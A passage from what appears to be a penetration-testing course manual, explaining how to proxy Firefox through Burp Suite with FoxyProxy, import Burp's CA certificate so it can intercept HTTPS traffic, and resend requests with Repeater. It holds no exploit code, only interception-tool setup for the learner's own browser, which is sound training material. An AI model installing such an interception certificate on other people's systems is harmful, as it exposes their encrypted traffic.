

Figure 103: FoxyProxy Basic Shortcut

On the Options page, we'll click *Add* to open the "Add Proxy" screen.



Figure 104: FoxyProxy Basic Options

To set up a profile for Burp Suite, we will first set *Proxy Type* to "HTTP", enter "Burp" for the *Title*, and "127.0.0.1" for *IP address*. In addition, we will add the Burp Suite proxy listener port number, which we left as the default of 8080. Finally, we'll click *Save*.



Figure 105: FoxyProxy Basic Settings for Burp Suite

After we save, we will see our new proxy listed on the Options page. We can enable it by clicking the FoxyProxy icon again and then clicking *Use proxy Burp for all URLs (ignore patterns)*.



Figure 106: Selecting a FoxyProxy Profile

The FoxyProxy icon should no longer be crossed out and it should display “Burp” over the icon.



Figure 107: Verifying FoxyProxy is Enabled

With the proxy enabled, we can close any extra open tabs and browse to http://www.megacorpone.com. We should see traffic in BurpSuite under *Proxy* > *HTTP History*.



Figure 108: Burp Suite HTTP History

If the browser hangs while loading the page, Intercept may be enabled. Switching it off will allow the traffic to flow uninterrupted. As we browse to additional pages, we should see more requests in the *HTTP History* tab.

Why does detectportal.firefox.com keep showing up in the proxy history? A captive portal[246] is a web page that serves as a sort of gateway page when attempting to browse the Internet. It is often displayed when accepting a user agreement or authenticating through a browser to a Wi-Fi network. To ignore this, simply enter about:config *in the address bar. Firefox will present a warning but we can proceed by clicking "I accept the risk!". Finally, search for "network.captive-portal-service.enabled" and double click it to change the value to "false". This will prevent these messages from appearing in the proxy history.*

[246] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Captive_portal

At this point, Firefox is now proxying all of its traffic through Burp Suite. Up to this point, we've only looked at cleartext HTTP traffic. However, if we browse an HTTPS site while proxying traffic through Burp (such as https://www.google.com), we'll be presented with an "invalid certificate" warning:



Figure 109: Insecure Connection Warning in Firefox

Burp can easily decrypt HTTPS traffic by generating its own SSL/TLS certificate, essentially man-in-the-middling[247] ourselves in order to capture the traffic. These warnings can be irritating but we can prevent them by issuing a new certificate and importing it into Firefox.

[247] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Even though each Burp Suite CA certificate should be unique, we will ensure this by regenerating it. To do this, we will navigate to *Proxy* > *Options* > *Proxy Listeners* in BurpSuite and click *Regenerate CA certificate* as shown below:



Figure 110: Regenerating Burp's CA Certificate

Click *Yes* on the confirmation dialog and restart Burp Suite.

To import the new CA certificate into Firefox, we will first browse to **http://burp** to find a link to the certificate:



Figure 111: Burp Welcome Page

To view the certificate, we click *CA Certificate* on this screen (or connect to http://burp/cert) and save the **cacert.der** file to our local machine.



Figure 112: Downloading the Burp Suite Certificate

Once the download is complete, we can drag and drop the downloaded file into Firefox, select *Trust this CA to identify websites* and click *OK*.



Figure 113: Import the Certificate into Firefox

To verify the import was successful, we can again browse to a site using HTTPS, such as https://www.google.com, which should load without a warning and generate HTTPS traffic within BurpSuite's HTTP History tab.

Finally, with the *Repeater* tool, we can easily modify requests, resend them, and review the responses. To see this in action, we can right-click a request from *Proxy* > *HTTP History* and select *Send to Repeater*.



Figure 114: Sending a Request to Repeater

If we click on *Repeater*, we will have one sub-tab with the request on the left side of the window. We can send multiple requests to Repeater and it will display them on separate tabs. We can send the request to the server by clicking *Send*.

